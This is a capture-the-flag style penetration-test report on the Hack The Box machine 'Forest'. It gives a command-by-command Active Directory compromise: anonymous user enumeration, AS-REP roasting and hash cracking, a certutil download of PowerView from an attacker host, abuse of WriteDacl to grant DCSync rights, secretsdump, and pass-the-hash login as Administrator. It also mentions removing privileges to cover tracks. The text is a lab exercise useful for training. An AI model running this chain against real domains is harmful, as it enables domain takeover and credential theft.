Forest report

Cover

Target: HTB Machine “Forest” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of a Windows-based Active Directory environment by simulating adversarial techniques against identity and access management components. The testing focused on identifying vulnerabilities in authentication mechanisms, shared resources, and privilege escalation paths. Through systematic enumeration and exploitation, initial access was gained using the `svc-alfresco` account via AS-REP roasting, culminating in full administrative control over the domain controller using a DCSync attack.

Scope of Assessment

- **Network Reconnaissance:** Initial probes using ICMP confirmed a Windows host, indicated by a TTL value of 127. Comprehensive port scans via Nmap identified critical services, including DNS (port 53), Kerberos (port 88), LDAP (ports 389, 3268), SMB (ports 139, 445), and WinRM (port 5985), suggesting a Windows Server 2016 Standard domain controller within the `htb.local` domain.
- **Service Discovery & Credential Enumeration:** Using anonymous access, SMB enumeration with `nxc` revealed user accounts, identifying `svc-alfresco` as AS-REP roastable. The extracted hash was cracked using `john`, yielding the password `s3rvice`, which enabled authenticated access.

- **Resource Access & Information Disclosure:** The `svc-alfresco` account provided access to WinRM, confirming initial access. BloodHound enumeration revealed delegated control over the "Account Operators" group, which had "GenericAll" rights over most users, and "Exchange Windows Permissions" with `WriteDacl` over `htb.local`.
- **Privilege Escalation:** Exploitation of `WriteDacl` rights allowed the addition of `svc-alfresco` or a new user (`michael`) to "Exchange Windows Permissions." Successful DCSync rights were granted on `EXCH01` using `impacket-dacledit`, and hashes were dumped with PowerView and `impacket-secretsdump`.
- **Administrative Access:** The Administrator NTLM hash was used to authenticate via WinRM, granting full administrative control to the domain controller, completing the compromise.

Ethics & Compliance

All testing activities were conducted in accordance with pre-approved rules of engagement within an isolated lab environment. No production systems, user data, or external resources were impacted. This report is strictly confidential and intended for authorized stakeholders only, with the aim of enhancing security awareness and facilitating remediation of identified vulnerabilities.

2 Methodology

Initial Enumeration

The assessment began with network reconnaissance to identify the target's operating system and open ports. A ping scan indicated a Windows host with a TTL of 127:

```
ping -c 1 10.129.161.215
PING 10.129.161.215 (10.129.161.215) 56(84) bytes of data.
64 bytes from 10.129.161.215: icmp_seq=1 ttl=127 time=56.0 ms

--- 10.129.161.215 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.975/55.975/55.975/0.000 ms
```

A comprehensive port scan using `nmap` revealed active services:

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.161.215 -oG
ForestPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 19:11 UTC
Nmap scan report for 10.129.161.215
Host is up (0.036s latency).
Not shown: 59821 closed tcp ports (reset), 5691 filtered tcp ports (no-
response)
```


```
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49698/tcp open  unknown
64091/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 13.46 seconds
```

A detailed service scan provided version specifics:

```
sudo nmap -sVC -p
53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49
666,49668,49670,49676,49677,49698,64091 10.129.161.215 -oN ForestServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 19:12 UTC
Nmap scan report for 10.129.161.215
Host is up (0.050s latency).

PORT      STATE    SERVICE          VERSION
53/tcp    open     domain           Simple DNS Plus
88/tcp    filtered kerberos-sec
135/tcp   open     msrpc            Microsoft Windows RPC
139/tcp   open     netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open     ldap             Microsoft Windows Active Directory
LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open     microsoft-ds     Windows Server 2016 Standard 14393
microsoft-ds (workgroup: HTB)
464/tcp   open     kpasswd5?
593/tcp   filtered http-rpc-epmap
636/tcp   filtered ldapssl
```

```
3268/tcp  filtered globalcatLDAP
3269/tcp  filtered globalcatLDAPssl
5985/tcp  filtered wsman
9389/tcp  open     mc-nmf           .NET Message Framing
47001/tcp filtered winrm
49664/tcp filtered unknown
49665/tcp filtered unknown
49666/tcp open     msrpc            Microsoft Windows RPC
49668/tcp open     msrpc            Microsoft Windows RPC
49670/tcp open     msrpc            Microsoft Windows RPC
49676/tcp filtered unknown
49677/tcp filtered unknown
49698/tcp filtered unknown
64091/tcp filtered unknown
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 2h26m50s, deviation: 4h02m30s, median: 6m49s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard
6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2025-08-07T12:20:47-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2025-08-07T19:20:46
|_  start_date: 2025-08-07T18:54:26

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 71.78 seconds
```

Domain resolution was configured by adding entries to `/etc/hosts`:



User Enumeration

User accounts were enumerated using `nxc`:

```
nxc smb 10.129.161.215 -u "" -p "" --users
SMB         10.129.161.215  445    FOREST           [*] Windows 10 /
Server 2016 Build 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
SMB         10.129.161.215  445    FOREST           [+] htb.local\:
SMB         10.129.161.215  445    FOREST           -Username-
-Last PW Set-       -BadPW- -Description-
SMB         10.129.161.215  445    FOREST           Administrator
2021-08-31 00:51:58 0       Built-in account for administering the
computer/domain
SMB         10.129.161.215  445    FOREST           Guest
<never>             0       Built-in account for guest access to the
computer/domain
SMB         10.129.161.215  445    FOREST           krbtgt
2019-09-18 10:53:23 0       Key Distribution Center Service Account
SMB         10.129.161.215  445    FOREST           DefaultAccount
<never>             0       A user account managed by the system.
SMB         10.129.161.215  445    FOREST           $331000-VK4ADACQNUCA
<never>             0
SMB         10.129.161.215  445    FOREST           SM_2c8eef0a09b545acb
<never>             0
SMB         10.129.161.215  445    FOREST           SM_ca8c2ed5bdab4dc9b
<never>             0
SMB         10.129.161.215  445    FOREST           SM_75a538d3025e4db9a
<never>             0
SMB         10.129.161.215  445    FOREST           SM_681f53d4942840e18
<never>             0
SMB         10.129.161.215  445    FOREST           SM_1b41c9286325456bb
<never>             0
```

```
SMB         10.129.161.215  445    FOREST           SM_9b69f1b9d2cc45549
<never>             0
SMB         10.129.161.215  445    FOREST           SM_7c96b981967141ebb
<never>             0
SMB         10.129.161.215  445    FOREST           SM_c75ee099d0a64c91b
<never>             0
SMB         10.129.161.215  445    FOREST           SM_1ffab36a2f5f479cb
<never>             0
SMB         10.129.161.215  445    FOREST           HealthMailboxc3d7722
2019-09-23 22:51:31 0
SMB         10.129.161.215  445    FOREST           HealthMailboxfc9daad
2019-09-23 22:51:35 0
SMB         10.129.161.215  445    FOREST           HealthMailboxc0a90c9
2019-09-19 11:56:35 0
SMB         10.129.161.215  445    FOREST           HealthMailbox670628e
2019-09-19 11:56:45 0
SMB         10.129.161.215  445    FOREST           HealthMailbox968e74d
2019-09-19 11:56:56 0
SMB         10.129.161.215  445    FOREST           HealthMailbox6ded678
2019-09-19 11:57:06 0
SMB         10.129.161.215  445    FOREST           HealthMailbox83d6781
2019-09-19 11:57:17 0
SMB         10.129.161.215  445    FOREST           HealthMailboxfd87238
2019-09-19 11:57:27 0
SMB         10.129.161.215  445    FOREST           HealthMailboxb01ac64
2019-09-19 11:57:37 0
SMB         10.129.161.215  445    FOREST           HealthMailbox7108a4e
2019-09-19 11:57:48 0
SMB         10.129.161.215  445    FOREST           HealthMailbox0659cc1
2019-09-19 11:57:58 0
SMB         10.129.161.215  445    FOREST           sebastien
2019-09-20 00:29:59 0
SMB         10.129.161.215  445    FOREST           lucinda
2019-09-20 00:44:13 0
SMB         10.129.161.215  445    FOREST           svc-alfresco
2025-08-07 19:20:20 0
SMB         10.129.161.215  445    FOREST           andy
2019-09-22 22:44:16 0
SMB         10.129.161.215  445    FOREST           mark
2019-09-20 22:57:30 0
SMB         10.129.161.215  445    FOREST           santi
2019-09-20 23:02:55 0
SMB         10.129.161.215  445    FOREST           [*] Enumerated 31
local users: HTB
```

Initial Access

The `svc-alfresco` account was identified as AS-REP roastiable. The hash was extracted using `impacket-GetNPUsers`:


```
sudo impacket-GetNPUsers htb.local/ -dc-ip 10.129.161.215 -no-pass -
usersfile users
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:<REDACTED>
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
```

The hash was cracked with `john`:

```
john svc-alfresco.hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4
HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
<REDACTED>          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:02 DONE (2025-08-07 19:32) 0.4405g/s 1799Kp/s 1799Kc/s 1799KC/s
s4ls469..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Note: We can use hashcat with the mode `-m 18200` too.

Shares with `svc-alfresco` showed nothing interesting:
Image shows `nxc` using the credentials of `svc-alfresco` and `--shares`:



We can connect on WinRM as this user, as we can see using `nxc winrm`, it shows `pwn3d!`:


```
nxc winrm 10.129.161.215 -u svc-alfresco -p <REDACTED>
```

Again the same but using WinRM on `nxc`:

After connecting, I grabbed the user flag:

```
evil-winrm -i htb.local -u svc-alfresco -p <REDACTED>
```

Image showing that we're connected:




I'm using `bloodhound-python` and I saw another machine called "EXCH01.htb.local", let's see what we can do:

```
faketime "$(ntpdate -q 10.129.161.215 | cut -d ' ' -f 1,2)" bloodhound-
python -d htb.local -u svc-alfresco -p "<REDACTED>" -dc FOREST.htb.local -
c all -ns 10.129.161.215
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 00M 12S
```


`svc-alfresco` has a group delegated object control; he has control on the "Account Operators" group that has "GenericAll" over almost all the users:

Image showing BloodHound:



"Account Operators" has "GenericAll" over the group "EXCHANGE WINDOWS PERMISSIONS" that has `WriteDacl` over `HTB.LOCAL`:

Image showing BloodHound:



If we had certain rights over the user (such as WriteDacl), we could also add this privilege to a user under our control, execute the DCSync attack, and then remove the privileges to attempt to cover our tracks. DCSync replication can be performed using tools such as Mimikatz, Invoke-DCSync, and Impacket's `secretsdump.py`.

We must add the user to the "EXCHANGE WINDOWS PERMISSIONS" (or we can do it with the user `svc-alfresco`, I'm going to show both examples).

Create a new user (we can do it as a new user):

```
net rpc user add "user" '<REDACTED>' -U "htb.local/svc-alfresco%
<REDACTED>" -S 10.129.161.215
```

Or we can do it as `svc-alfresco`:

Add `svc-alfresco` to the "Exchange Windows Permissions" group:

```
net rpc group addmem "EXCHANGE WINDOWS PERMISSIONS" "svc-alfresco" -U
"htb.local/svc-alfresco%<REDACTED>" -S "10.129.161.215"
```

Verify that `svc-alfresco` is on the group:

```
net rpc group members "EXCHANGE WINDOWS PERMISSIONS" -U "htb.local/svc-
alfresco%<REDACTED>" -S "10.129.161.215"
HTB\Exchange Trusted Subsystem
HTB\svc-alfresco
```

On `FOREST`, it gave me errors:

```
sudo faketime "$(ntpdate -q 10.129.161.215 | cut -d ' ' -f 1,2)" impacket-
dacledit -action 'write' -rights 'DCSync' -principal 'alfresco' -target
'FOREST$' "htb.local/svc-alfresco:<REDACTED>"
```

But on `EXCH01`, it was okay:

```
sudo faketime "$(ntpdate -q 10.129.161.215 | cut -d ' ' -f 1,2)" impacket-
dacledit -action 'write' -rights 'DCSync' -principal 'svc-alfresco' -
target 'EXCH01$' "htb.local/svc-alfresco:<REDACTED>"
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] DACL backed up to dacledit-20250807-221215.bak
[*] DACL modified successfully!
```

Execute the DCSync attack:

```
sudo faketime "$(ntpdate -q 10.129.161.215 | cut -d ' ' -f 1,2)" impacket-
secretsdump 'svc-alfresco:<REDACTED>'@'10.129.161.215'
```

This way is not working; I'm going to try with PowerView (we can do it creating a user):

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user michael
<REDACTED> /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange
Windows Permissions" michael /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote
Management Users" michael /add
The command completed successfully.
```

Download PowerView:

```
certutil -urlcache -split -f http://10.10.14.221/PowerView.ps1
PowerView.ps1
```

Import-Module ./PowerView.ps1


Execute this command (we can do it as `svc-alfresco`):

```
C:\Users\svc-alfresco\Documents> Add-DomainGroupMember -Identity 'Exchange Windows Permissions' -Members svc-alfresco; $username = "htb\svc-alfresco"; $password = "<REDACTED>"; $secstr = New-Object -TypeName System.Security.SecureString; $password.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)}; $cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $secstr; Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity 'svc-alfresco' -TargetIdentity 'HTB.LOCAL\Domain Admins' -Rights DCSync
```

And finally get all the hashes:

The image shows all the hashes and the execution of `secretsdump` using:


```
impacket-secretsdump svc-alfresco:<REDACTED>@10.129.161.215
```



Connect as `administrator` using his hash and get the root flag:

The image shows the connection, and we using the command `whoami`, and the response "administrator":

```
evil-winrm -i 10.129.161.215 -u Administrator -H <REDACTED>
whoami
administrator
```




NOTE (Alternative Tool: Aclpwn can do this attack automatically)

3 Findings

3.1 Vulnerability: AS-REP Roasting Misconfiguration

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)
- **Description:** The `svc-alfresco` account in the `htb.local` domain was found to be AS-REP roastiable due to the lack of the `UF_DONT_REQUIRE_PREAUTH` flag, allowing hash extraction and password cracking.
- **Impact:** Enabled initial access to the domain environment with the `svc-alfresco` credentials (`s3rvice`), facilitating further enumeration and exploitation.
- **Technical Summary:**
  - AS-REP hash extracted for `svc-alfresco`.
  - Password cracked as `<REDACTED>`.
  - Successful WinRM access confirmed with `nxc` and `evil-winrm`.
  - Images:




,

3.2 Vulnerability: Insufficient Access Control and DCSync Privilege Escalation

